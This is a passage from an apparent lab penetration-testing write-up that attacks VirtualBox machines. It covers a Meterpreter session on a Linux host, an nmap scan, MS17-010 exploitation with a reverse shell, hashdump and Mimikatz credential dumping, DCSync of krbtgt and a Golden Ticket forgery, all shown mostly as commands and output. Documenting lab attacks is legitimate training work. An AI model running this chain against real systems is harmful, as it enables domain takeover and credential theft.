| 040666/rw-rw-rw- | 0       | dir  | 2025-02-01 06:44:35 -0500 | proc       |
| 040666/rw-rw-rw- | 4096    | dir  | 2025-02-01 06:45:04 -0500 | root       |
| 100666/rw-rw-rw- | 59      | fil  | 2025-01-31 17:25:34 -0500 | root.hash  |
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 21:54:53 -0400 | sbin       |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:38 -0400 | srv        |
| 040666/rw-rw-rw- | 0       | dir  | 2025-02-01 06:44:36 -0500 | sys        |
| 040666/rw-rw-rw- | 4096    | dir  | 2025-02-01 08:29:55 -0500 | tmp        |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-04-28 00:06:37 -0400 | usr        |

```

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev/bin/sh
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false


```

## Defense and Mitigation Tips

To secure systems against this vulnerability:

- Update Java Versions:** Ensure all Java services are updated to secure versions.
- Restrict Network Access:** Limit access to RMI services to trusted networks.
- Enable Secure Serialization:** Implement secure serialization practices.
- Network Monitoring:** Continuously monitor network traffic for unusual activity.

## NEXT WE HAVE A VULNERABLE WINDOWS MACHINE(OUR NEXT TARGET MACHINE)



First, let's get the IP of the vulnerable windows machine:

```
(bivin@attacker)@[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN (https://nmap.org) at 2025-02-04 15:21 EST
Nmap scan report for 192.168.56.1
Host is up (0.00048s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00037s latency).
MAC Address: 08:00:27:48:D6:D9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.110
Host is up (0.00082s latency).
MAC Address: 08:00:27:62:6F:41 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap scan report for 192.168.56.106
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.14 seconds
```

The IP of the windows machine: 192.168.56.110

Next let's run a **vulnerability scan** on the target:



```
bivin@attacker:~$ sudo nmap --script vuln 192.168.56.110
Starting Nmap 7.94SVN (https://nmap.org) at 2025-02-04 15:23 EST
Nmap scan report for 192.168.56.110
Host is up (0.00097s latency).
Not shown: 980 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
| ssl-dh-params:
| VULNERABLE:
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
| Transport Layer Security (TLS) services that use Diffie-Hellman groups
| of insufficient strength, especially those using one of a few commonly
| shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
| WEAK DH GROUP 1
| Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
| Modulus Type: Safe prime
| Modulus Source: RFC2409/Oakley Group 2
| Modulus Length: 1024
| Generator Length: 1024
| Public Key Length: 1024
| References:
| https://weakdh.org
| ssl-poodle:
| VULNERABLE:
| SSL POODLE information leak
| State: VULNERABLE
| IDs: BID:70574 CVE:CVE-2014-3566
| The SSL protocol 3.0, as used in OpenSSL through 1.0.11 and other
| products, uses nondeterministic CBC padding, which makes it easier
| for man-in-the-middle attackers to obtain cleartext data via a
| padding oracle attack, aka the "POODLE" issue.
| Disclosure date: 2014-10-14
| Check results:
| TLS_RSA_WITH_3DES_EDE_CBC_SHA
| References:
| https://www.openssl.org/~bodo/ssl-poodle.pdf
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566

| https://www.imperialviolet.org/2014/10/14/poodle.html
| https://www.securityfocus.com/bid/70574
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
| ssl-dh-params:
| VULNERABLE:
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
| Transport Layer Security (TLS) services that use Diffie-Hellman groups
| of insufficient strength, especially those using one of a few commonly
| shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
| WEAK DH GROUP 1
| Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
| Modulus Type: Safe prime
| Modulus Source: RFC2409/Oakley Group 2
| Modulus Length: 1024
| Generator Length: 1024
| Public Key Length: 1024
| References:
| https://weakdh.org
| ssl-ccs-injection: No reply from server (TIMEOUT)
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
| ssl-dh-params:
| VULNERABLE:
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
| Transport Layer Security (TLS) services that use Diffie-Hellman groups
| of insufficient strength, especially those using one of a few commonly
| shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
| WEAK DH GROUP 1
| Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
| Modulus Type: Safe prime
| Modulus Source: RFC2409/Oakley Group 2
| Modulus Length: 1024
| Generator Length: 1024
| Public Key Length: 1024
| References:
| https://weakdh.org
| ssl-ccs-injection: No reply from server (TIMEOUT)
```

```
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49157/tcp open unknown
49158/tcp open unknown
49159/tcp open unknown
49163/tcp open unknown
49175/tcp open unknown
MAC Address: 08:00:27:6F:41 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 155.05 seconds
```

## Nmap Vulnerability Scan

### Introduction

I performed a vulnerability scan on the host `192.168.56.110` using the Nmap tool with the command `sudo nmap --script vuln 192.168.56.110`. Below are the findings and detailed information about the vulnerabilities detected.

---

### Scan Results Overview

The target host was identified as being active with several open ports, as detailed below:

- Open Ports: 53, 88, 135, 139, 369, 445, 464, 593, 636, 49152 to 49159, 49162, and 49175.
- MAC Address: `08:00:27:6F:41` (Oracle VirtualBox virtual NIC)

After reviewing the results, I found multiple vulnerabilities involving cryptographic weaknesses and remote code execution risks.

---

## Identified Vulnerabilities

### 1. Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

- **CVE:** CVE-2017-0143
- **Description:** This critical vulnerability allows an attacker to execute arbitrary code on systems running the vulnerable Microsoft SMBv1 service. It is notably exploited by the infamous WannaCry ransomware attack.
- **Criticality:** HIGH
- **References:**
  - [Microsoft TechNet](#)
  - [CVE Details](#)

### 2. Diffie-Hellman Key Exchange Insufficient Group Strength

- **Description:** The TLS services on the host were found using Diffie-Hellman groups of insufficient strength (1024 bits). This vulnerability exposes the system to passive eavesdropping attacks by enabling an attacker to break the encryption.
- **Criticality:** HIGH
- **References:** [Weak DH](#)

### 3. SSL POODLE Information Leak (CVE-2014-3566)

- **CVE:** CVE-2014-3566
- **Description:** The SSL protocol 3.0 is used on the host, which makes it susceptible to the POODLE attack. This vulnerability allows a man-in-the-middle (MITM) attacker to decrypt sensitive data by exploiting weaknesses in CBC padding.
- **Criticality:** HIGH
- **References:**
  - [POODLE Advisory](#)

### 4. SSL CCS Injection Attack

- **Description:** No response was received from the server during the test, which may indicate a potential misconfiguration or timeout issue rather than a confirmed vulnerability.
- **Criticality:** Unknown

### 5. MS10-061 Check Error

- **Description:** An error occurred during the check for this vulnerability, which could indicate a potential configuration or network issue. Further investigation is required.
-

## Summary Table of Vulnerabilities

| Vulnerability Name          | CVE           | Description                                                                          | Criticality |
|-----------------------------|---------------|--------------------------------------------------------------------------------------|-------------|
| SMBv1 Remote Code Execution | CVE-2017-0143 | Allows arbitrary code execution, famously exploited by WannaCry ransomware.          | HIGH        |
| Diffie-Hellman Weak Group   | N/A           | Insufficient 1024-bit DH key strength allows eavesdropping attacks.                  | HIGH        |
| SSL POODLE Information Leak | CVE-2014-3566 | Padding attack enabling sensitive data decryption in SSL 3.0.                        | HIGH        |
| SSL CCS Injection           | N/A           | Possible misconfiguration; server timeout during check.                              | Unknown     |
| MS10-061 Check Failure      | N/A           | Script execution error during vulnerability assessment; needs further investigation. | Unknown     |

## Conclusion

This scan revealed several critical vulnerabilities, such as the SMBv1 remote code execution flaw and weak cryptographic practices, that need immediate attention.

## Exploiting MS17-010 with PSEexec

**Target:** Windows Server 2012 R2 VM (192.168.56.110)

### 1. Pre-Exploitation Setup

#### Step 1: Start Metasploit

```
(bivin㉿attacker)-[~]$ msfconsole
```

#### Step 2: Load the Exploit Module

```
use exploit/windows/smb/ms17_010_psexec
```

## Step 3: Configure Options

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Name Current Setting Required Description
--
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/word lists/named_pipes.txt yes List of named pipes to check
RHOSTS yes yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit-sics/using-metasploit.html
REPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME The service display name
SERVICE_NAME The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal share/unicode folder name
SMBDomain . no The Windows domain to use for authentication
SMBPass . no The password for the specified username
SMBUser . no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
--
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.56.110
RHOSTS => 192.168.56.110
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
```

---

## 2. Exploitation

### Step 4: Run the Exploit and we gain a meterpreter session

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.110:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.56.110:445 - Built a write-what-where primitive ...
[*] 192.168.56.110:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.110:445 - Selecting PowerShell target
[*] 192.168.56.110:445 - Executing the payload...
[*] 192.168.56.110:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.56.110
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.110:62636) at 2025-02-04 15:58:08 -0500
```

## 3. Post-Exploitation Actions

Once I gained the Meterpreter session, I ran these commands:

### Step 5: Basic Enumeration

sysinfo : To Check OS and architecture

```
meterpreter > sysinfo
Computer : GROUP-DC
OS : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain : GROUPOP
Logged On Users : 4
Meterpreter : x86/windows
```

getuid : To see which user I'm running as

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

## Step 6: Dump Credentials

I dumped password hashes from the SAM database using hashdump:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7b23d16899248bbb606ff91c6cc7d97f :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6b92adfa70ae88bcf33f0cada353991 :::
vulfilip:1104:aad3b435b51404eeaad3b435b51404ee:c200ec62948de5140a83b40b780f94a5 :::
GROUP-DC$:1001:aad3b435b51404eeaad3b435b51404ee:51ece64a07703c18db9247a92f681546 :::
```

---

## Advanced Credential Harvesting

### A. List Logged-In Users

```
meterpreter > run post/windows/gather/enum_logged_on_users
[*] Running module against GROUP-DC (192.168.56.110)

Current Logged Users

SID _____ User _____
S-1-5-21-2901460279-4064123921-971425325-500 GROUUP\Administrator

[+] Results saved in: /home/bivin/.msf4/loot/20250204160854_default_192.168.56.110_host.users.activ_678015.txt

Recently Logged Users

SID _____ Profile Path _____
S-1-5-18 C:\Windows\system32\config\systemprofile
S-1-5-19 C:\Windows\ServiceProfiles\LocalService
S-1-5-20 C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-2901460279-4064123921-971425325-500 C:\Users\Administrator

[+] Results saved in: /home/bivin/.msf4/loot/20250204160855_default_192.168.56.110_host.users.recen_741930.txt
```

---

### B. Load Mimikatz (Kiwi)

I loaded the Kiwi extension to use Mimikatz, a powerful tool for extracting credentials:

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.
```

## C. Dump SAM Database

I extracted local user password hashes from the SAM database:

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : GROUP-DC
SysKey : 2d2b513c31803d67de9afed6975cb729
Local SID : S-1-5-21-2933916010-3607690592-3742413121

SAMKey : 7178ad9eab10201ca7211ebd206c27cc

RID : 000001f4 (500)
User : Administrator
 Hash NTLM: e5c00059679e6acc505b63acde9901f7

RID : 000001f5 (501)
User : Guest
```

---

## D. Extract LSA Secrets

I dumped LSA secrets, which may contain service account passwords, auto-logon credentials, or domain trust keys:

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : GROUP-DC
SysKey : 2d2b513c31803d67de9afed6975cb729

Local name : GROUP-DC (S-1-5-21-2933916010-3607690592-3742413121)
Domain name : GROUUPP (S-1-5-21-2901460279-4064123921-971425325)
Domain FQDN : GROUUPP.local

Policy subsystem is : 1.12
LSA Key(s) : 1, default {1bcdcd1c-34ed-c8a6-8081-5950f6039178}
[00] {1bcdcd1c-34ed-c8a6-8081-5950f6039178} 4055ddc23c3b71c65980a8a2dd63cc444d5ebdd27d9ba51a6a7fc53821789a63

Secret : $MACHINE.ACC
cur/hex : ca 68 51 a1 3f 90 59 d6 c7 dd 67 2f 43 f2 ae 23 d3 00 8d 61 bf 7e 8f 8f 22 51 39 99 da 63 89 fa 5e 1d bc 4d a1 20 6a d6 08 13 52 56 bc d8 3a 40 5b
4f 02 20 13 4d 42 b1 c4 f6 88 55 79 6c 89 63 24 36 f1 60 7e cb e0 81 38 0c c7 a1 a4 b9 46 fb 05 bf 44 74 c5 50 28 e8 3e 75 03 5e da 50 cc fa f2 30 4c bc e0
11 14 a7 73 8a 3c b7 bd 83 2e c3 f5 87 76 a3 c0 83 5b ba 0b 5c 6b 9f e6 51 85 6a 82 2a 1c 54 40 c9 e6 fc 3f 31 95 35 47 cf f2 db a4 75 05 21 e9 7f 8b bd b0
05 e3 63 5a d7 a1 d6 dc 5b 97 ca 83 b3 ef 22 fa 2e 0b 6e ac 32 e3 15 f8 c7 2b 16 31 f8 66 0e d5 d9 e3 42 8f 11 6a b0 b2 06 f3 f9 68 00 61 07 12 3f 2a 10 86
4e b0 e3 75 34 4f 74 31 9f 0f 21 1f 37 4c 72 81 d0 b5 cb 3e dd 7c 69 8b 82 dc 6f 9b 88 98 11 c1 78 6b 9e
NTLM:51ecc64a07703c18db9247a92f681546
SHA1:827ff8ab3978a80bc0be68afb641533ef6f99756f
old/hex : ab b7 43 29 eb d8 d1 a0 cf 0b e7 2c 47 04 0f 2e 25 86 3f c6 83 99 cd ea 1d 73 12 45 73 d1 fe f1 a8 38 cd 70 3e 51 b6 47 a2 27 00 4d 03 ba 9d f7 0c
a6 37 27 28 d1 65 ad 21 e6 bb f2 f3 52 b2 60 10 7f 0b 7e 21 14 bb 6b 51 24 a3 97 ed f8 a1 6e 94 bb 95 5e 78 8f 99 64 bf 0a f3 a4 2f f9 63 6c c6 d5 48 aa b8
87 48 c3 ee 03 a1 fb 96 9b 92 b2 cb 54 43 5c e4 2f da ec 66 48 1e 0f b4 20 5e 1b 93 fb 3b c3 d4 17 46 82 2a 8a 66 2f c1 3d f5 90 43 fa c4 d4 3f ee e8 83
5a 9f 1e da 9e 51 7e 5c 0d 3b 7a 3c d1 29 5e b7 76 d6 f2 e6 d4 82 0a 95 21 78 2c 1d 71 26 bd f1 f6 c0 0a bd d4 ae bf 60 6f 6c 2a ea 45 c1 86 da db 16 55
24 8b 75 3f 45 80 ea d0 92 fd ef 92 55 2e 35 10 a8 aa 05 d9 f7 32 be 0d e7 09 a4 4f fe ef 14 55 68 67
NTLM:66a654acfbc71b49190bd98e06a94c3c
SHA1:c58f9d542e24dcfd987cd20c50bc24bba7623f895

Secret : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 e4 95 ec 3f 1b 4b 75 56 5e 3a 42 04 30 0b 2f dc 1b b8 7a 02 39 cb 8d 06 27 27 12 31 6f a5 f8 4a b6 46 e9 94 a5 bf d8 0e
 full: e495ec3f1b4b75565e3a4204300b2fdc1bb87a0239cb8d06272712316fa5f84ab646e994a5bfd80e
m/u : e495ec3f1b4b75565e3a4204300b2fdc1bb87a02 / 39cb8d06272712316fa5f84ab646e994a5bfd80e
old/hex : 01 00 00 00 55 0b 07 be cc e6 4f 90 bb 45 62 4a 4a dc 7f 91 50 48 90 cc dd dc d2 a3 ce 33 5a 29 49 3d 60 6f 25 a5 03 2e 42 39 b1 96
 full: 550007becce64f90bb45624a4adc7f9150a890ccddcd2a3ce35a29493d606f25a5032e4239b196
m/u : 550b07becce64f90bb45624a4adc7f9150a890cc / dddcd2a3ce35a29493d606f25a5032e4239b196
```

# ACTIVE DIRECTORY ATTACK - GOLDEN TICKET ATTACK

## Introduction

This documentation outlines my step-by-step approach to performing a Golden Ticket attack on a target machine using Mimikatz. A **Golden Ticket Attack** is performed to gain **complete control over an entire Active Directory (AD) environment**. It targets the **Kerberos authentication protocol** used in Windows environments.

---

## 1. Downloading Mimikatz on the Attacker Machine

I downloaded the Mimikatz executable onto my attacker machine (Kali Linux with IP 192.168.56.104). Mimikatz is a powerful post-exploitation tool used to extract credential information from Windows systems, crucial for executing a Golden Ticket attack.

---

## 2. Establishing Meterpreter Session

Using the MS17-010 vulnerability and PsExec payload, I gained access to the target Windows machine, obtaining a Meterpreter session.

This vulnerability allows remote code execution on vulnerable Windows systems. Gaining a Meterpreter session is essential for uploading files and interacting with the target machine.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.110:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.56.110:445 - Built a write-what-where primitive...
[+] 192.168.56.110:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.110:445 - Selecting PowerShell target
[*] 192.168.56.110:445 - Executing the payload...
[+] 192.168.56.110:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (177734 bytes) to 192.168.56.110
[*] Sending stage (177734 bytes) to 192.168.56.110
[*] Meterpreter session 5 opened (192.168.56.104:4444 → 192.168.56.110:49223) at 2025-02-05 07:25:09 -0500
meterpreter > [*] Meterpreter session 6 opened (192.168.56.104:4444 → 192.168.56.110:49247) at 2025-02-05 07:25:09 -0500
```

---

### 3. Uploading Mimikatz to the Target Machine

I uploaded Mimikatz to the target machine using the following Meterpreter command:

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.56.110:4444
[*] 192.168.56.110:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.56.110:445 - Built a write-what-where primitive ...
[+] 192.168.56.110:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.110:445 - Selecting PowerShell target
[*] 192.168.56.110:445 - Executing the payload...
[*] Sending stage (177734 bytes) to 192.168.56.110
[+] 192.168.56.110:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.56.110
[*] Meterpreter session 3 opened (192.168.56.104:4444 → 192.168.56.110:65075) at 2025-02-05 07:17:34 -0500

meterpreter > [*] Meterpreter session 4 opened (192.168.56.104:4444 → 192.168.56.110:59797) at 2025-02-05 07:17:35 -0500

meterpreter > upload /home/bivin/Downloads/mimikatz-master/x64/mimikatz.exe C:\\Windows\\Temp\\mimikatz.exe
[*] Uploading : /home/bivin/Downloads/mimikatz-master/x64/mimikatz.exe → C:\\Windows\\Temp\\mimikatz.exe
[*] Uploaded 1.19 MiB of 1.19 MiB (100.0%): /home/bivin/Downloads/mimikatz-master/x64/mimikatz.exe → C:\\Windows\\Temp\\mimikatz.exe
[*] Completed : /home/bivin/Downloads/mimikatz-master/x64/mimikatz.exe → C:\\Windows\\Temp\\mimikatz.exe
```

I confirmed the successful upload by listing the contents of the directory:

```
meterpreter > dir C:\\Windows\\Temp\\mimikatz.exe
100777/rwxrwxrwx 1250056 fil 2025-02-05 19:18:55 -0500 C:\\Windows\\Temp\\mimikatz.exe
meterpreter > shell
Process 1856 created. 2 Branches 6 Tags
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

---

### 4. Opening a Shell and Navigating to Mimikatz Directory

**Action:** From the Meterpreter session, I opened a command shell and navigated to the Temp folder:

```
C:\\Windows\\system32>dir c:\\Windows\\Temp\\mimikatz.exe
dir c:\\Windows\\Temp\\mimikatz.exe
Volume in drive C has no label.
Volume Serial Number is 2E55-4E99

Directory of c:\\Windows\\Temp
02/05/2025 04:18 PM 1,250,056 mimikatz.exe
 1 File(s) 1,250,056 bytes
 0 Dir(s) 22,655,086,592 bytes free

C:\\Windows\\system32>cd C:\\Windows\\Temp
cd C:\\Windows\\Temp
```

This shell access allowed me to execute Mimikatz commands on the target.

```
C:\\Windows\\Temp>mimikatz.exe
mimikatz.exe 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
v ##. Vincent LE TOUX (vincent.letoux@gmail.com)
> http://pingcastle.com / http://mysmartlogon.com ***/
```

---

## 5. Dumping Credentials Using DCSync Attack

The DCSync command simulates the behavior of a domain controller, allowing me to retrieve password hashes directly.

```
mimikatz # lsadump::dcsync /domain:GROUPP.local /user:krbtgt
[DC] 'GROUPP.local' will be the domain
[DC] 'Group-Dc.GROUPP.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt
Resources Open Source Enterprise Pricing

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 (USER_OBJECT)
User Account Control : 00000202 (ACCOUNTDISABLE NORMAL_ACCOUNT)
Account expiration :
Password last change : 4/25/2023 5:13:26 PM
Object Security ID : S-1-5-21-2901460279-4064123921-971425325-502
Object Relative ID : 502

Credentials:
Hash NTLM: 6b92dfa70ae88bcfa3f0cada353991
 ntlm - 0: 6b92dfa70ae88bcfa3f0cada353991
 lm - 0: f6b84298zf709351/a3b58683/d444f

Supplementary Credentials:
* Primary:Kerberos-Newer-Keys *
 Default Salt : GROUPP.LOCALkrbtgt
 Default Iterations : 4096
 Credentials:
 aes256_hmac (4096) : d56018b5cccc48797609787835bd3dd9a93045801c0410cb16c0b42e70de7b
 aes128_hmac (4096) : 213cb0f81fcacf08ce935fc908610107c
 des_cbc_md5 (4096) : 3d02fdf1a40bf4ec

* Primary:Kerberos *
 Default Salt : GROUPP.LOCALkrbtgt
 Credentials:
 des_cbc_md5 : 3d02fdf1a40bf4ec

* Packages *
 Kerberos-Newer-Keys

* Primary:WDigest *
 01 05162327b5552a7b06b4753c62a59ec
 02 de02de0587882ff4f013fb94ffaca32d
 03 f4b5ca54ff8930c49ccf5549c938eac0d
 04 05162327b5552a7b06b4753c62a59ec
 05 de02de0587882ff4f013fb94ffaca32d
 06 ddh60e280ff63996f80bd180879dbc366
 07 05162327b5552a7b06b4753c62a59ec
 08 e72138dbddae098eac046bfaddccbb
 09 5d31f84e48ffea5380b5566f5e12c951
 10 ea58bf34ecc09667af48df634c80b054
 11 c86bb4ce0086e0248cd3fd64c5b984c6
 12 5d31f84e48ffea5380b5566f5e12c951
 13 08051adaf96e89665290c06618280833fd
 14 c86bb4ce0086e0248cd3fd64c5b984c6
 15 18f68ed918b3ab03f933dc8614f062f1
 16 0668168118a2d2507eb813798cb8f104
 17 395bf096219c96747b4a469af0bd31d
 18 a6176fed97640117e5941583e00577e
 19 545e470bc37142e349134213657e76c1
 20 6fc5eac55a799e1a3e1d91be07e0
 21 54e19fb673c7d5d3a4b57f0d0e454878
 22 54e19fb673c7d5d3a4b57f0d0e454878
 23 3e1dec95c14b2df8ebec6c8f87f2ad0c
 24 e814f71087471b48e942eb66feba966a
 25 2b0f7a4df596e29ff17b543ce874d62d
 26 0567fc4b9d2c9abe880440e405c5cad1
 27 54c6232bbe69288398561e107528ea6
 28 a071a5f05bb350ae9126e6e602ea0364
 29 189c85cc74c1adef7e1dbb7ec1a706d5
```

## 6. Generating the Golden Ticket

Using the information obtained from the DCSync attack, I crafted a Golden Ticket by running:

```
mimikatz # kerberos::golden /domain:GROUPP.local /sid:S-1-5-21-2901460279-4064123921-971425325-502 /krbtgt:6b92dfa70ae88bcfa3f0cada353991XX /user:Administrator
/tid:500 /ptt
User : Administrator
Domain : GROUPP.local (GROUPP)
SID : S-1-5-21-2901460279-4064123921-971425325-502
User Id : 502
Groups Id : S-1-512-530-519
ServiceKey: 6b92dfa70ae88bcfa3f0cada35399101 - rc4_hmac_pt
Lifetime : 2/5/2025 6:06:06 PM ; 2/3/2035 6:06:06 PM ; 2/3/2035 6:06:06 PM
→ Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart generated
* KrbCred generated

Golden ticket for 'Administrator @ GROUPP.local' successfully submitted for current session
mimikatz #
```

